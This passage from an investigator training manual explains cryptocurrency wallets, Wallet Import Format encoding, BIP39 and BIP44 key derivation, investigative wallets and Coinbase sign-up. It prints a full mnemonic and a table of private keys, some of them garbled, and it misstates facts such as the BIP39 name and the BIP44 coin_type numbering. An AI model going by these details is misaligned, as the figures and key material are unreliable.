Public and private keys can be generated easily without ever being online. Conducting business this way is extremely secure because your key pair will never appear in a wallet or on a computer at all until you need to make a transaction. A tool called [WalletGenerator](https://walletgenerator.net/) is a free key generator that can be used (see Figure 11.1). It can be accessed at <https://walletgenerator.net/>. With this program, you can download the files from the GitHub page, then disconnect from the Internet to create your public and private keys securely offline.

Because wallets can be strings of numbers scribbled on paper, it means that they are most likely either tucked away somewhere and easy to miss on laying about in the open as innocuous-looking numbers. However, if an investigator suspects someone to be utilizing cryptocurrency stored on a blockchain, then a paper wallet will most likely be stored very safely. Things such as safes, locked filing cabinets, locked desk drawers, evidence of a safe deposit box, etc., should be checked and added to any search warrant affidavit. Investigators need to be observant to recognize and seize paper with long number strings written on it.

Figure 11.1: WalletGenerator



When you access the web page, you begin moving your mouse around to create randomness. When the bar to the right is completely green, a public and private key will be generated and corresponding QR codes. You can also go to the paper wallet tab and print out a paper wallet based on whatever currency you use. For demonstration purposes, Bitcoin is used as the example in Figure 11-2.

Figure 11-2: Bitcoin Paper Wallet

[Single Wallet](#) [Paper Wallet](#) [Bulk Wallet](#) [Brain Wallet](#) [Wallet Details](#) [Support](#)

BIP38 Encrypt? ☐

Passphrase:

Randomly generate

OR

Enter your own WIF private key

Apply »

Print



Private

5jofccqYxx6xzMJH6
Cjstxv1eef3pheK9n
CTKv3APe5DjFzD9



- To deposit funds to this paper wallet, send cryptocurrency to its public address, anytime.
- Verify your balance by searching for the public address using a blockchain explorer such as [blockchain.info](#).
- **DO NOT REVEAL THE PRIVATE KEY** until you are ready to import the balance on this wallet to a cryptocurrency client, exchange or online wallet.

Amount : Date :

Notes :

Public



1K95uGougrwLex1z738
LoZ74nceKw9QmJ

Copyright © 2011-2021, McAfee Institute, LLC & Respective Authors contained herein.

Page 1113 of 1275

78.2. Wallet Security

The security of wallets varies from wallet to wallet. The level of security depends on many factors:

- **Type of wallet used:**
 - Desktop
 - Mobile
 - Online
 - Paper
 - Hardware, and;
 - The service provider.

A web server is inherently riskier to keep your currency compared to an offline solution. Online wallets expose users to the possibility of being exploited by hackers. It is virtually impossible to hack offline wallets because they aren't connected to an online network and are not relying on a third party for security. With any wallet, diligent security precautions should be implemented and followed. No matter which wallet solution you use, mishandling private keys will result in lost revenue. Once your coins have been stolen, there is no way to reclaim them or reverse the transaction. You must be judicious and very careful.

- **Backup** – It is important to keep only small amounts of cryptocurrency for daily use online or on your computer or mobile wallet. It would be best if you keep large amounts in a highly secure, offline environment. Offline storage, sometimes called “cold” storage, like Ledger Nano, paper ledgers, or a USB wallet, will help to protect you against hacking and computer failures and allow you to recover your wallet's contents should it be lost or stolen.
- **Update** – Regular software updates will ensure that you have the latest security enhancements available. Regularly update your wallet software, the software on your computer, and that of your mobile wallet.
- **Add** – Multiple layers of security will provide peace of mind. Using long, complex passwords and ensuring any transactions require a password is very prudent. Additionally, use reputable wallets that offer extra security layers, such as two-factor authentication and additional pin code requirements for each time a wallet is accessed.

78.3. Wallet Import Format

Wallet Import Format (WIF, also known as Wallet Export Format) is a way of encoding a private ECDSA key to make it easier to copy (en.bitcoin.it, 2013). We will discuss how to do this step by step below.

The private key to WIF

1 – Take a private key



0C28FCA386C7A227600B2FE50B7CAE_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_11EC86D3BF

2 – Add a 0×80 byte in front of it for mainnet addresses or 0xef for testnet addresses. Also, add a 0×01 byte at the end of the private key will correspond to a compressed public key.



800C28FCA386C7A227600B2FE50B7C_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_AE11EC86D3

3 – Perform SHA-256 hash on the extended key



8147786C4D15106333BF278D71DADAF1079EF2D2440A4DDE37D747DED5403592

4 – Perform SHA-256 hash on the result of the SHA-256 hash



507A5B8DFED0FC6FE8801743720CEDEC06AA5C6FCA72B07C49964492FB98A714

5 – Take the first 4 bytes of the second SHA-256 hash. This is the checksum.



507A5B8D

6 – Add the 4 checksum bytes from point 5 at the end of the extended key from point 2



800C28FCA386C7A227600B2FE50B7CAE11EC8_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_6D3

7 – Convert the result from a byte string into a base58 string using Base58Check encoding. This is the Wallet Import Format



5HueCGU8rMjxEXxiPuD5BDk_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_u4MkFqeZyd4dZ1jvhTV

WIF to private key

1 – Take a Wallet Import Format string



5HueCGU8rMjxEXxiPuD5BDk_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_u4MkFqeZyd4dZ1jvhTV

2 – Convert it to a byte string using Base58Check encoding



800C28FCA386C7A227600B2FE50B7CAE11EC_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_86D3

3 – Drop the last 4 checksum bytes from the byte string



800C28FCA386C7A227600B2FE50B7CAE11EC86D3BF1FBE471BE89827E19D72AA1D

4 – Drop the first byte (it should be 0×80). If the private key corresponds to a compressed public key, drop the last byte (0×01). If it corresponded to a compressed public key, the WIF string would have started with K or L instead of 5 (or c instead of 9 on testnet). This is the private key.



0C28FCA386C7A227600B2FE50B7CAE1_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_1EC86D3BF

WIF checksum checking

1 – Take the Wallet Import Format string



5HueCGU8rMjxEXxiPuD5BD_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_ku4MkFqeZyd4dZ1jvhTV

2 – Convert it to a byte string using Base58Check encoding



800C28FCA386C7A227600B2FE50B7CAE11E_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_C86D3

3 – Drop the last 4 checksum bytes from the byte string

✿ 800C28FCA386C7A227600B2FE50B7CAE11EC86D3BF1FBE471BE89827E19D72AA1D

3 – Perform SHA-256 hash on the shortened string

✿ 8147786C4D15106333BF278D71DADAF1079EF2D2440A4DDE37D747DED5403592

4 – Perform SHA-256 hash on the result of the SHA-256 hash

✿ 507A5B8DFED0FC6FE8801743720CEDEC06AA5C6FCA72B07C49964492FB98A714

5 – Take the first 4 bytes of the second SHA-256 hash. This is the checksum.

✿ 507A5B8D

6 – Make sure it is the same, as the last 4 bytes from point 2

✿ 507A5B8D

7 – If they are, and the byte string from point 2 starts with 0×80 (0xef for testnet addresses), there is no error.

GENERATOR TOOLS

[TP's Go Bitcoin Tests](http://gobittest.appspot.com/PrivateKey) – located at <http://gobittest.appspot.com/PrivateKey>

[SHA256 Hash Generator](https://www.xorbin.com/tools/sha256-hash-calculator) – located at <https://www.xorbin.com/tools/sha256-hash-calculator>

[Base58 Encoder/Decoder/Validator](http://lenschulwitz.com/base58) – located at <http://lenschulwitz.com/base58>

78.4. Anatomy of a Wallet

How cryptocurrency wallets store keys vary greatly based on the technology used and whether or not the public key is created from a single or multiple private key. Investigators should understand how keys are created because tracking them can prove very complicated and tedious. Some organizations require complex transactions, which results in the need for a complex wallet design. This section will break down the anatomy of a cryptocurrency wallet and explain how wallets store public and private keys.

There are three primary categories of wallet designs:

1. **Nondeterministic** (or Type-0): In this design, keys are compiled in a list of public/private key pairs. This equates to many keys to manage and a lot of data to back up and secure, as each key is randomly generated on its own accord, and they are not seeded from a common key. This means that any backups of the wallet must store every single private key used as an address...as well as a buffer of 100 or so future keys that may have already been given out as addresses but not yet as received payments.
2. **Deterministic** (or Type-1 or “seeded”): In this design, the private keys are derived from a single “seed” that is based on a random number. A “seed” is a collection of random words or a “mnemonic phrase,” which needs to be put in the right order to restore access to the wallet. This method is significantly better because you only need to store and back up the seed to recover all the generated private keys. This makes the wallet much easier to manage.
3. **Hierarchical Deterministic** (or HD): This design is the most current wallet protocol and was implemented in 2016. With this protocol, a single key can be used to generate an entire tree of key pairs. The single key (or seed) serves as the “root” of the tree. An HD wallet does not need to back up much data, as the private keys to every address it has ever produced can be recalculated given the root key. The root key can then be recalculated by feeding in the “seed.”

The seed is created through a process called a BIP39, a mnemonic phrase named after the Bitcoin Improvement Proposal 29. The seed can be made up of anywhere from 12 to 24 words. To create one, follow these steps:

1. Take the seed (random 256-bit sequence).
2. SHA256 the seed.
3. Add a checksum.
4. Divide the result into 11-bit sections.
5. Use each 11-bit section to reference the index of a dictionary of 2048 words.

To see an example of this, go to [Mnemonic Code Converter](https://iancoleman.io/bip39/) or browse to <https://iancoleman.io/bip39/>. Here, you can generate a new seed with its associated mnemonic words (see Figure 11.6). You can select your own words from the BIP39 Word List or have the generator create a random set of mnemonic words for you. A BIP39 Word List can be found at [GitHub BIP39 Word List](https://github.com/bitcoin/bips/blob/master/bip-0039/english.txt) or by browsing to: <https://github.com/bitcoin/bips/blob/master/bip-0039/english.txt>.

Figure 11-6: Mnemonic Generator

Mnemonic

You can enter an existing BIP39 mnemonic, or generate a new random one. Typing your own twelve words will probably not work how you expect, since the words require a particular structure (the last word is a checksum).

For more info see the [BIP39 spec](#).

Generate a random mnemonic, or enter your own below: words.

☐ Show entropy details

☐ Hide all private info

Mnemonic Language [English](#) [日本語](#) [Español](#) [中文\(简体\)](#) [中文\(繁體\)](#) [Français](#) [Italiano](#) [한국어](#)

BIP39 Mnemonic

friend catch roast hockey news subject type mistake once surge fresh potato capital month unusual

**BIP39 Passphrase
(optional)**

BIP39 Seed

85d4c6ced9dae980b5672b5abb3180a9fc281abdd412f6d6a2621f63ab54798e91c1ba44e3343e639ef508e438d02c16b636c7226257161614307c6c1df1be3

Coin

BTC - Bitcoin

BIP32 Root Key

xprv9s21ZrQH143K3Wak4GW83j11zX4iZkouTtfYoYq5quNsAAhCGqwXhcBQ6jLD64KSW758RQwA2bnnsoJu6iBpfroUiKniNCduqSWoVVJL4Fz

Once you have generated your mnemonic phrase in the generator, scroll down to the derived address box. There you will notice a list of derived keys that have been automatically generated. It will also include the private key, public key, and address of the currency you chose to generate the phrase (Bitcoin generated keys shown in Figure 11-7).

Figure 11-7: List of key pairs generated from seed

Derived Addresses

Note these addresses are derived from the BIP32 Extended Key

☐ Encrypt private keys using BIP38 and this password: Enabling BIP38 means each key will take several minutes to generate.


Table [CSV](#)

Path Toggle	Address Toggle	Public Key Toggle	Private Key Toggle
m/44'/0'/0'/0/0	18b2rAykW2XqFYcoTa2evCYPfYRSyBbHzY	03e69d35a71e89c07acbdff172016fef678857312d5dd75940a0380470a5abde15c	L2musVibdJ9jQEdFvTBJVqzuEcv2AgqbJRWanZDbeDW9BpBjSt6
m/44'/0'/0'/0/1	1N3YXTqAwt8esFmSFTCKLApUiov3h84Air	02dac184b87704ebe05089ff82bdf207190a143537cab3c73a16991b628c23b0c3	L2wRgqJHFNBR2z4A88rbkrhd7a184eXhRJaATmyPC9WermeShwTr
m/44'/0'/0'/0/2	18oceqpvAtsJaQbGaHufn5NbVRCdE8nTrT	030d4b705b86d940c5259680209a55b910b2718cd841bb201df20646546044175	L4AWDvrypflzsoVbWKh8945vfVtFZ82L7vciWqgjB5MFxt9LZtPz
m/44'/0'/0'/0/3	1H5svHRDgdxqRZ1siuFC5UoDW2RBRqRuPo	03fb7308cff2bc3941f5923427ce562affb1341f9440d940d4c6de79186c5b91e1	L5KhZRCm6ugpMydZtHuE781Qqr74U7G7DGAt3go2GRV8wBLWCa9Z
m/44'/0'/0'/0/4	15NSHGUKnDZsnyeqRQBe5NHR9i1JiQ6XE9	0301ad6d1d82f46cc637193b42378327e35426eb1984a93f45d7513bc382346275	KwWNN7D3ibL2Qrz3E1sANnc6GDDyxxxTeUBDNs4Dj6LRGNVEZK4e
m/44'/0'/0'/0/5	1BydeaXkKw6wzYGxKMn2Fo4zdK8Rvnh7DRu	02dbcc0e4ac8cd0a6cb6657fe77c06442eccbc686a2d78c7feaae97c724d0a6a1f	Ky5GfyWqYnemid2RBQ6axq39rSwtYVbQhF8d2b43urZDy1HwyKhR
m/44'/0'/0'/0/6	15iaMVh2x9ZPPbg5vVdDr5gtcPdgxBWYH9	0251f839718b7f8004dd3b4e7b3b9a8c4f19003866df59e72cb0b594bc300e0511	L3yUP5DYGxeYrfhM8XTu5FX8ckMrnaeCrh84qa3vSwDs1wWw4BUB
m/44'/0'/0'/0/7	19oeMkR3Lc3RDQbfybbDQHWa9y2pTUX8eS	0346b234c60afc0690901c8e233750d3b1f971114c804e422721aaf587b26449b1	KzrNmVUeNvR8kkJ4VRJe5JvnAs3w6dSXzaGyKiYjlmAsdngmdwRq
m/44'/0'/0'/0/8	1D3eCHknrGBUC965d5P8Be2Vpk8EhktPcJ	02852973637e33d31f6662c70d585fab505cc551387c2807854d238e94e134f558	L5Du4zUqp2Rqr7EcGYf7fKzZCJr5XM2XYmt8E6shotmJSetybFat
m/44'/0'/0'/0/9	1Up3oyAei4FaFgseq9yPY8cQ4Rfwan6F5	029807c031d72aa8cf0560cd9ed110088010ae171ba28536f992f980e0cb6b8e2f	Kza3cboSN94M4VJtK8jon2RmnpFqGtrG3Vr77dsZPTuYcpG7dBGf
m/44'/0'/0'/0/10	1HfTxegoZzoxKufKWp2F6GTFa3ZNoTXtMC	03834e2c8cc9e6d5f0fd17273c368b9b0b782bb9622d0e71018e50dbadc83f73c8	KyVHR2r3A1SbkyNNAVvevjz5nWeBUexFN2AXQLsXNSu5e6t78YM9
m/44'/0'/0'/0/11	148bvmPoUFadmlByH6EKYr4DSTCpzLsbf9	0270da061870b459098da074f3fe043f722ba828b514e5175538841b93d3ad0117	KzPSoBaMTuCAfiftD2X5TEnJsdXQ1PFGnrfJ6yKbdsQPu6ZE8FL
m/44'/0'/0'/0/12	1EjLTyjaJqdxRnNBE5qX3bLdKxcaEKdrZB	024f47c0a399bde4ba4cc6775cc3d12cb716765b1ff28114d49b3905b3239fea3f	KzkCGvbqHkGbcchGcQVa3KNXwQQ5f4xVq66gkyBntjrQ13jZ4Uvk
m/44'/0'/0'/0/13	1BvcBFLtaFNhHWSXN9gKDBaPqrhQw3Xjsk	036d026cca284b8108a35abb32375c78e85aa998071308828e94574b9ec631c7ee	L31AWgCyBXngWHhygRdstFbi4WMb6H9PbbMjgJRjcdBfR1D6P3Nb

So, as you can see, the derived addresses are comprised of a structured set of private and public keys. This structured set of keys is also known as a “tree.” The master key is structured so that it can generate Child keys and Grandchild keys. The hierarchical tree uses this naming method to identify a specific key within the tree (See Figure 11-8). The keys carrying a number identifier as follows:

- Master Key – km
- Child Keys – km/0, km/1, km/2, and so on
- Grandchild Keys – km/0/0, km/1/1, km/2/2, and so on

Figure 11-8: Hierarchical Key Tree



Currently, Bitcoin Core uses a simplified version of the hierarchical tree known as BIP32. A newer method called BIP44, currently being used by Trezor, has provided more flexibility and information. Most likely, BIP44 will replace BIP32 and become the new industry standard.

With BIP44, the master key is generated through the creation of a 512-bit pseudo-random number. The result is then hashed using the hashing algorithm, HMAC-SHA512. In doing so, a 512-bit output is created, with the 256 bits on the left side being used as the master key and the right 256 bits being used as the chain code for key derivation.

So, to derive a child key, the master private key is hashed with the chain code and desired index. This creates another 512-bit hash, which is then used to create the child's private key and the child chain code. Any new keys of the same generation (child of the master) can be derived by simply changing the index used, while children of the child key (grandchild keys) can be derived by doing the same process but with the child's private key and child chain code.

- **Hardened Derivation** – When a private key is used, along with an index, to derive the private keys associated with a specific generation of keys.
- **Non-hardened Derivation** – The process of deriving child keys using a parent public key and chain code. The non-hardened derivation is only able to generate public child keys. This becomes useful when a payment address needs to be generated without risking exposure of private keys to a possible attacker.

To clarify, the BIP44 structure looks like this:

```
2 | m / purpose' / coin_type' / account' / change / address_index
3 | m / 44' / 0' / 0' / 0 / 1
```

In breaking it down further, you can see that:

- **m** is the master key.
- **purpose** represents the keys purpose as being BIP44 compliant.
- **coin_type** derives keys for specific altcoin, Bitcoin being 1, the testnet being 2, litecoin being 3, and so on according to the list of registered coins.
- **account** defines an index for users to separate funds according to different personal uses, similar to bank accounts, which exemplifies the benefit of the hierarchical system.
- **change** is based on a binary index and is set to either 0 to generate non-change receiving addresses or 1 to generate change addresses for outgoing transactions.
- **address** is a number that represents the number receiving address for payments. Numbering starts at 0, so the value 3 would then be the receiving address of 4 on that tree branch.

78.5. Investigative Wallets

Professionals within the investigative and intelligence sectors will need to set up an investigative wallet for use during the course of targeted cryptocurrency investigations. This is no different than having a sock puppet account or utilizing a burner phone to secure your identity. However, it can help with things like:

- Online undercover investigations into illicit sale or purchases of contraband
- Covert purchases
- Covert money transfers
- Recovering money from a suspect's computer
- Seizing other assets

Several factors go into setting up an investigative wallet that will help protect your anonymity and help aid in your investigation:

1. Have a Firewall Installed: You can use Comodo, Glasswire, or Zone Alarm
2. Install an Ant-virus Software: Make sure to install a program like Norton, McAfee, Bitdefender, Cisco, Webroot, or Sophos.
3. Install AntiSpyware: Make sure to install AntiSpyware software. They are often included in programs like Norton and McAfee.
4. Keep your browser, operating system, and apps up to date: Always update your system and apps as they have security updates included.
5. Use Encryption: You can protect your Mac OS or Windows with software like FileVault, which will encrypt the data. You can also use a VPN to protect and encrypt your web traffic.
6. Use Virtualization: Run your browser through Parallels or VM Ware Fusion.
7. Secure your Network: If you have not done so already. Login to your router and set a new password while encrypted and protected.
8. Anonymous Wallet: Utilize a solution like [Samourai Wallet](https://samouraiwallet.com/) – <https://samouraiwallet.com/> or [Jaxx Wallet](https://jaxx.io/) – <https://jaxx.io/>.
9. Anonymous Coin Purchase: Buy your cryptocurrency from somewhere that does not require you to provide your personal details. There are several options to doing this, such as: BitQuick, Bitit, Gift, BitFinex, or Bitcoin ATMs.

In any event, you will need to have a multi-signature address procedure in place so that there can be no suggestion of malpractice, and you will need to carefully document and preserve everything you do for court presentation. This topic will be covered in greater detail in subsequent modules.

78.6. Setting Up Your Wallet

A Bitcoin wallet is a software program where Bitcoins are stored. To be technically accurate, Bitcoins are not stored anywhere; there is a private key (secret number) for every Bitcoin address that is saved in the Bitcoin wallet of the person who owns the balance. Bitcoin wallets facilitate sending and receiving Bitcoins and give ownership of the Bitcoin balance to the user. The Bitcoin wallet comes in many forms; desktop, mobile, web, and hardware are different wallet options. (Source: Bitcoin Wallet Definition | [Investopedia](#))

[Edge](#) is a mobile Bitcoin wallet app, easily installed on iOS and Android devices. [Bitcoin.com](#) also allows you to download apps and wallets for iOS and Android devices and has a much easier front-end interface to create your wallet. If you desire more flexibility, then [Blockchain.com](#) and [Coinbase.com](#) both offer web-based and mobile app options. While most wallet setups generally work the same way, we will demonstrate how to set up a wallet using Coinbase.com.


The "Sign Up" link is in the upper right-hand corner of the main website page. Once you click on it, you will be prompted to enter your information as shown in **Figure 1**:

Create your account


First name	Last name
<input type="text" value="Crypto"/>	<input type="text" value="Test"/>

Email

Password Show password



State



☐ By continuing I certify that I am 18 years of age, and I agree to the [User Agreement](#) and [Privacy Policy](#).


Already have a Coinbase account? [Log in](#)

Figure 1

Coinbase.com will give you an indicator of password strength, as shown by the green circle. The green circle indicates that you have created a strong password. Blockchain.com takes it one step further and tells you how long it would possibly take to crack your password (see **Figure 2**). In this case, this user's password is estimated to take 13 years to crack! Going back to permutations, this password consists of 18 characters, so:

$94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 = \text{????}$

...well, that's a lot of numbers and a lot of different possibilities...



The image shows a 'Create Your Wallet' form. At the top, it says 'Create Your Wallet' in a large font, with 'or Login' in a smaller font to the right. Below this, it says 'Sign up for a free wallet below'. The form has three input fields: 'Email', 'Password', and 'Confirm Password'. The 'Password' field has a green border and a message below it: 'Your password would take 13 years to crack.' Below the 'Confirm Password' field is a checkbox with a checkmark and the text 'I have read and agreed to the Terms of Service & Privacy Policy'. At the bottom of the form is a large blue button labeled 'CONTINUE'.

Figure 2

Once you click on “Create Account,” your wallet will be created. Creating your wallet takes a multi-step verification process. In general, you will receive an email with your wallet ID and email verification code to sign in for the first time. Follow the steps to complete the sign-up and verification process. Once you are signed in, you will finish the verification process by providing your personal information, such as birthdate, address, social security number. You will then verify your banking information with your routing number and account number. Finally, you will be prompted to provide the front and back of a photo ID to complete the verification process. This process varies by wallet provider, but the process generally consists of the same steps. **(Figure 3)**

When setting up your Blockchain account, two small microdeposits will be made into your bank account. Once the deposits appear, enter that information in your Blockchain wallet to complete the verification process. It may take up to five days for the micro-deposits to be made. You will not be able to make transactions until the verification process is complete.




Figure 3

Once everything is verified (**Figure 4**), you will be able to buy and sell cryptocurrency!

